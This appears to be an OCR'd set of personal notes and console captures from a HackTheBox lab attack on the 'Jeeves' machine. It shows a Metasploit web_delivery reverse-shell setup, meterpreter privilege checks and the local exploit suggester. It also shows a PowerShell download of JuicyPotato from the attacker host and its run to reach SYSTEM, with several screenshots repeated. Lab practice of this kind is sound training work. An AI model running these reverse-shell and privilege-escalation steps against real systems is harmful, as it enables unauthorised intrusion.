
It didnt work

metasploit:

images:

```
┌──(root㉿kali)-[/home/kali/hackthebox/juicy-potato/JuicyPotato]
└─# msfconsole
Metasploit tip: Use the edit command to open the currently active module
in your editor


      .:okOOOkdc'           'cdkOOOko:.
    .xOOOOOOOOOOOc       cOOOOOOOOOOOx.
   :OOOOOOOOOOOOOk,   ,kOOOOOOOOOOOOOO:
  'OOOOOOOOkkkkOOOOO: :OOOOOOOOOOOOOOOO'
  oOOOOOOOO.MMMM.oOOOOoOOOOl.MMMM,OOOOOOOOo
  dOOOOOOOO.MMMMMM.cOOOOOc.MMMMMM,OOOOOOOOx
  lOOOOOOOO.MMMMMMMMM;d;MMMMMMMMM,OOOOOOOOl
  .OOOOOOOO.MMM.;MMMMMMMMMMM;MMMM,OOOOOOOO.
   cOOOOOOO.MMM.OOc.MMMMM'oOO.MMM,OOOOOOOc
    oOOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOOo
     lOOOOO.MMM.OOOO.MMM:OOOO.MMM,OOOOOl
      ;OOOO'MMM.OOOO.MMM:OOOO.MMM;OOOO;
       .dOOo'WM.OOOOocccxOOOO.MX'xOOd.
         ,kOl'M.OOOOOOOOOOOOO.M'dOk,
           :kk;.OOOOOOOOOOOOO.;Ok:
             ;kOOOOOOOOOOOOOOOk:
               ,xOOOOOOOOOOx,
                 .lOOOOOOOl.
                    ,dOd,
                      .


       =[ metasploit v6.4.0-dev                           ]
+ -- --=[ 2404 exploits - 1239 auxiliary - 422 post       ]
+ -- --=[ 1468 payloads - 47 encoders - 11 nops           ]
+ -- --=[ 9 evasion                                       ]

Metasploit Documentation: https://docs.metasploit.com/

use exploit/multi/script/web_delivery
msf6 > use exploit/multi/script/web_delivery
[*] Using configured payload python/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
=>  0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X


msf6 exploit(multi/script/web_delivery) > set targets 2
[!] Unknown datastore option: targets. Did you mean TARGET?
targets => 2
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) >  set payload windows/meterpreter/re
verse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >  set lhost 10.10.16.3
lhost => 10.10.16.3
```

```
msf6 exploit(multi/script/web_delivery) > set targets 2
[!] Unknown datastore option: targets. Did you mean TARGET?
targets => 2
msf6 exploit(multi/script/web_delivery) > set target 2
target => 2
msf6 exploit(multi/script/web_delivery) >  set payload windows/meterpreter/re
verse_tcp
payload => windows/meterpreter/reverse_tcp
msf6 exploit(multi/script/web_delivery) >  set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > set srvhost 10.10.16.3
srvhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.10.16.3       yes       The local host or network interface
                                       to listen on. This must be an addres
                                       s on the local machine or 0.0.0.0 to
                                        listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connectio
                                       ns
   SSLCert                   no        Path to a custom SSL certificate (de
                                       fault is randomly generated)
   URIPATH                   no        The URI to use for this exploit (def
                                       ault is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.10.16.3       yes       The listen address (an interface ma
                                        y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH


View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) > run
[*] Exploit running as background job 0.
[*] Exploit completed, but no session was created.

[*] Started reverse TCP handler on 10.10.16.3:4444
msf6 exploit(multi/script/web_delivery) > [*] Using URL: http://10.10.16.3:80
80/AuIsf6OVTtd
[*] Server started.
[*] Run the following command on the target machine:
```





```
msf6 > use exploit/multi/script/web_delivery
msf6 exploit(multi/script/web_delivery) > show targets

Exploit targets:
================

    Id  Name
    --  ----
⇒   0   Python
    1   PHP
    2   PSH
    3   Regsvr32
    4   pubprn
    5   SyncAppvPublishingServer
    6   PSH (Binary)
    7   Linux
    8   Mac OS X

msf6 exploit(multi/script/web_delivery) > set target 2
target ⇒ 2
msf6 exploit(multi/script/web_delivery) > set payload
windows/meterpreter/reverse_tcp
payload ⇒ windows/meterpreter/reverse_tcp
```


```
msf6 exploit(multi/script/web_delivery) > set lhost 10.10.16.3
lhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > set srvhost
srvhost => 10.10.16.3
msf6 exploit(multi/script/web_delivery) > options

Module options (exploit/multi/script/web_delivery):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SRVHOST  10.10.16.3       yes       The local host or network interface
                                       to listen on. This must be an addres
                                       s on the local machine or 0.0.0.0 to
                                        listen on all addresses.
   SRVPORT  8080             yes       The local port to listen on.
   SSL      false            no        Negotiate SSL for incoming connectio
                                       ns
   SSLCert                   no        Path to a custom SSL certificate (de
                                       fault is randomly generated)
   URIPATH                   no        The URI to use for this exploit (def
                                       ault is random)


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  process          yes       Exit technique (Accepted: '', seh,
                                        thread, process, none)
   LHOST     10.10.16.3       yes       The listen address (an interface ma
                                       y be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   2   PSH



View the full module info with the info, or info -d command.

msf6 exploit(multi/script/web_delivery) >
```

```
meterpreter > getuid
Server username: JEEVES\kohsuke
```

```
meterpreter > getprivs

Enabled Process Privileges
==========================

Name
----
SeChangeNotifyPrivilege
SeCreateGlobalPrivilege
SeImpersonatePrivilege
SeIncreaseWorkingSetPrivilege
SeShutdownPrivilege
SeTimeZonePrivilege
SeUndockPrivilege
meterpreter > run post/multi/recon/local_exploit_suggester
```



#	Name	Potentially Vulnerable?	Check Result
1	exploit/windows/local/bits_ntlm_token_impersonation	Yes	The target appears to be vulnerable.
2	exploit/windows/local/bypassuac_eventvwr	Yes	The target appears to be vulnerable.
3	exploit/windows/local/bypassuac_fodhelper	Yes	The target appears to be vulnerable.
4	exploit/windows/local/bypassuac_sluihijack	Yes	The target appears to be vulnerable.
5	exploit/windows/local/cve_2020_0787_bits_arbitrary_file_move	Yes	The target appears to be vulnerable. Vulnerable Windows
ild detected!			
6	exploit/windows/local/cve_2020_1048_printerdemon	Yes	The target appears to be vulnerable.
7	exploit/windows/local/cve_2020_1337_printerdemon	Yes	The target appears to be vulnerable.
8	exploit/windows/local/ms16_075_reflection	Yes	The target appears to be vulnerable.
9	exploit/windows/local/ms16_075_reflection_juicy	Yes	The target appears to be vulnerable.
10	exploit/windows/local/tokenmagic	Yes	The target appears to be vulnerable.
11	exploit/windows/local/adobe_sandbox_adobecollabsync	No	Cannot reliably check exploitability



```
 #    Name
 -    ----
 1    exploit/windows/local/bits_ntlm_token_impersc
 2    exploit/windows/local/bypassuac_eventvwr
 3    exploit/windows/local/bypassuac_fodhelper
 4    exploit/windows/local/bypassuac_sluihijack
 5    exploit/windows/local/cve_2020_0787_bits_arbi
ild detected!
 6    exploit/windows/local/cve_2020_1048_printerde
 7    exploit/windows/local/cve_2020_1337_printerde
 8    exploit/windows/local/ms16_075_reflection
 9    exploit/windows/local/ms16_075_reflection_jui
```

```
meterpreter > background
[*] Backgrounding session 1 ...
msf6 exploit(multi/script/web_delivery) > use
exploit/windows/local/ms16_075_reflection
[*] No payload configured, defaulting to windows/meterpreter/reverse_tcp
```

```
msf6 exploit(windows/local/ms16_075_reflection) > options

Module options (exploit/windows/local/ms16_075_reflection):

   Name     Current Setting  Required  Description
   ----     ---------------  --------  -----------
   SESSION                   yes       The session to run this module on


Payload options (windows/meterpreter/reverse_tcp):

   Name      Current Setting  Required  Description
   ----      ---------------  --------  -----------
   EXITFUNC  none             yes       Exit technique (Accepted: '', seh,
thread, process,
                                        none)
   LHOST     10.0.3.15        yes       The listen address (an interface may
be specified)
   LPORT     4444             yes       The listen port


Exploit target:

   Id  Name
   --  ----
   0   Automatic



View the full module info with the info, or info -d command.

msf6 exploit(windows/local/ms16_075_reflection) > set lport 5555
lport => 5555
```

```
msf6 exploit(multi/script/web_delivery) > sessions -i 2
```

loading powershell:

```
meterpreter > load powershell
[!] The "powershell" extension has already been loaded.
meterpreter > powershell_shell
```

file transfer:

```
IWR -Uri http://10.10.16.3:8000/jp.exe -OutFile jp.exe
```

file transfer:

https://juggernaut-sec.com/windows-file-transfers-for-hackers/

```
C:\Users\kohsuke\Desktop>jp.exe -t * -p shell.exe -l 2323
jp.exe -t * -p shell.exe -l 2323
Testing {4991d34b-80a1-4291-83b6-3328366b9097} 2323
......
[+] authresult 0
{4991d34b-80a1-4291-83b6-3328366b9097};NT AUTHORITY\SYSTEM

[-] CreateProcessWithTokenW Failed to create proc: 2

[-] CreateProcessAsUser Failed to create proc: 2

C:\Users\kohsuke\Desktop>
```